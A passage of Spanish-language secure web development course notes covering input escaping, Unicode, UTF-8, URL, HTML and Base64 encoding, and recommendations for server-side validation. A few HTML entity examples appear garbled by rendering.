- 0x2d	; 0x3b	< 0x3c	> 0x3e	? 0x3f
[0x5b	\ 0x5c] 0x5d	^ 0x5e	` 0x60
{ 0x7b	} 0x7d	~ 0x7e		

Así como los códigos ASCII menores de 0x20.

- Puede que no sepas la utilidad de algunos símbolos o pienses que no son peligrosos, pero los diseñadores de lenguajes y aplicaciones siempre están encontrando nuevos significados y utilidades a los símbolos.
- Lo que hoy no es una amenaza, mañana se puede convertir en una vulnerabilidad si cambiamos o ampliamos la aplicación.

12.4.1. Problemas de escapar

- Al escapar las entradas, estas se modifican.
- Es necesario des-escapar los datos cuando se van a devolver al usuario.
- El algoritmo para escapar debe ser siempre el mismo que la des-escapar, de lo contrario corremos el riesgo tener inconsistencias en los datos almacenados en distintas secciones de la aplicación.
- Por ejemplo, si el nombre del usuario se guarda en una base de datos (y se escapa de acuerdo a los requisitos de la DB) y también se usa como nombre de fichero, entonces puede que cuando se extraiga el nombre de la DB, este no coincida con el nombre de fichero.

Escapar no es la panacea

Los problemas relacionados con escapar los símbolos sólo se detectan cuando se utilizan y se producen interacciones complejas en la aplicación, por lo que es necesario desarrollar exhaustivas baterías de tests.

12.4.2. Encoding

Wikipedia: “code”

In communications and information processing, **code** is a system of rules to convert information -such as a letter, word, sound, image, or gesture- into another form or representation, sometimes shortened or secret, for communication through a communication channel or storage in a storage medium.

- Una forma alternativa a escapar los datos es codificarlos para que siempre sean datos válidos.
- La codificación en informática es una transformación (función biyectiva, normalmente) entre dos conjuntos de símbolos.
- Existen muchas formas de codificación, cada una con un propósito distinto.

Unicode

- Asocia la representación gráfica de los símbolos con un número (code point). Por ejemplo la “A” es el 65.
- Unicode define casi todos los símbolos de todos los lenguajes del mundo. También define emoticonos.
- Los números Unicode se tienen que **codificar** usando UTF-8, UTF-16 o UTF-32. Por tanto además de definir la asociación entre el glifo (o tipografía) y el número también define cómo se debe codificar con bytes.

UTF-8

- Es la codificación por defecto en HTML5.
- Es un compromiso entre el formato ASCII de 127 caracteres y los caracteres "extendidos".
- Es capaz de representar todos los símbolos Unicode.

Rango equivalente a US-ASCII. Símbolos de un único byte donde el bit más significativo es 0	
0x0 - 0x7F	0xxxxxxx
Símbolos de dos bytes. El primer byte comienza con 110, el segundo byte comienza con 10	
0x80 - 0xFF	110yyyyy 10xxxxxx
Símbolos de tres bytes. El primer byte comienza con 1110, los bytes siguientes comienzan con 10	
0x800 - 0xFFFF	1110zzzz 10yyyyyy 10xxxxxx

Encoding URLs

- Caracteres válidos: reservados ! # \$ % & ' () * + , / : ; = ? @ [] , no reservados: a-z, A-Z, 0-9, -, _ , . , ~
- *URLs can only be sent over the Internet using the ASCII character-set. If a URL contains characters outside the ASCII set, the URL has to be converted.*
- *URL encoding converts non-ASCII characters into a format that can be transmitted over the Internet.*
- *URL encoding replaces non-ASCII characters with a "%" followed by hexadecimal digits.*
- *URLs cannot contain spaces. URL encoding normally replaces a space with a plus (+) sign, or %20.*
- Aunque no lo exiga el estándar, es conveniente codificar los caracteres:

Spacio % ? & = ; + #

HTML

- Por defecto se debe usar UTF-8.
- HTML dispone de entidades que representan caracteres concretos como:

" & ' < >

- También se puede representar utilizando el número ASCII en decimal:

Espacio = 'B' = A 'a' = a

O en hexadecimal:

Espacio = 'B' = A 'a' = a

Base64

- Es una codificación muy agresiva. Transforma todos los símbolos de entrada para obtener una salida que puede ser transmitida de forma segura por cualquier sistema que admita ASCII.
- Base64 procesa los datos en bloques de 3 bytes y agrupa los bits de 6 en 6. Cada grupo de 6 bits se mapea sobre un carácter ASCII (base numérica de 64 dígitos), lo que da como resultado 4 letras.
- Es el sistema más utilizado para transmitir datos binarios en la web. También se utiliza para enviar datos via POST y JSON.
- La utilidad de consola base64 se puede usar para convertir este tipo de datos.

12.4.3. Problemas de la codificación

- Los datos codificados puede que sean difíciles de sanitizar (o detectar valores ilegales). Por ejemplo, se puede usar Unicode para inyectar símbolos que no sean detectados por expresiones regulares.
- La codificación puede ser utilizada por los atacantes para inyectar símbolos maliciosos.
- Si se hace una doble (o triple) codificación, es posible que la aplicación falle ante determinadas entradas.
- La decodificación puede introducir problemas lógicos en la aplicación.

12.5. Recomendaciones

- La validación se debe hacer en el lado del servidor. Las validaciones en javascript solo sirven para ayudar a los clientes “buenos”, pero no previene los ataques.
- Cada componente de la aplicación (PHP, SHELL, DB, CGI, etc.) debe validar los datos que recibe, y sanear los datos que envía para el destino que van a ser usados.
- No es un problema resuelto.
- No existe un criterio general para evitar estos problemas.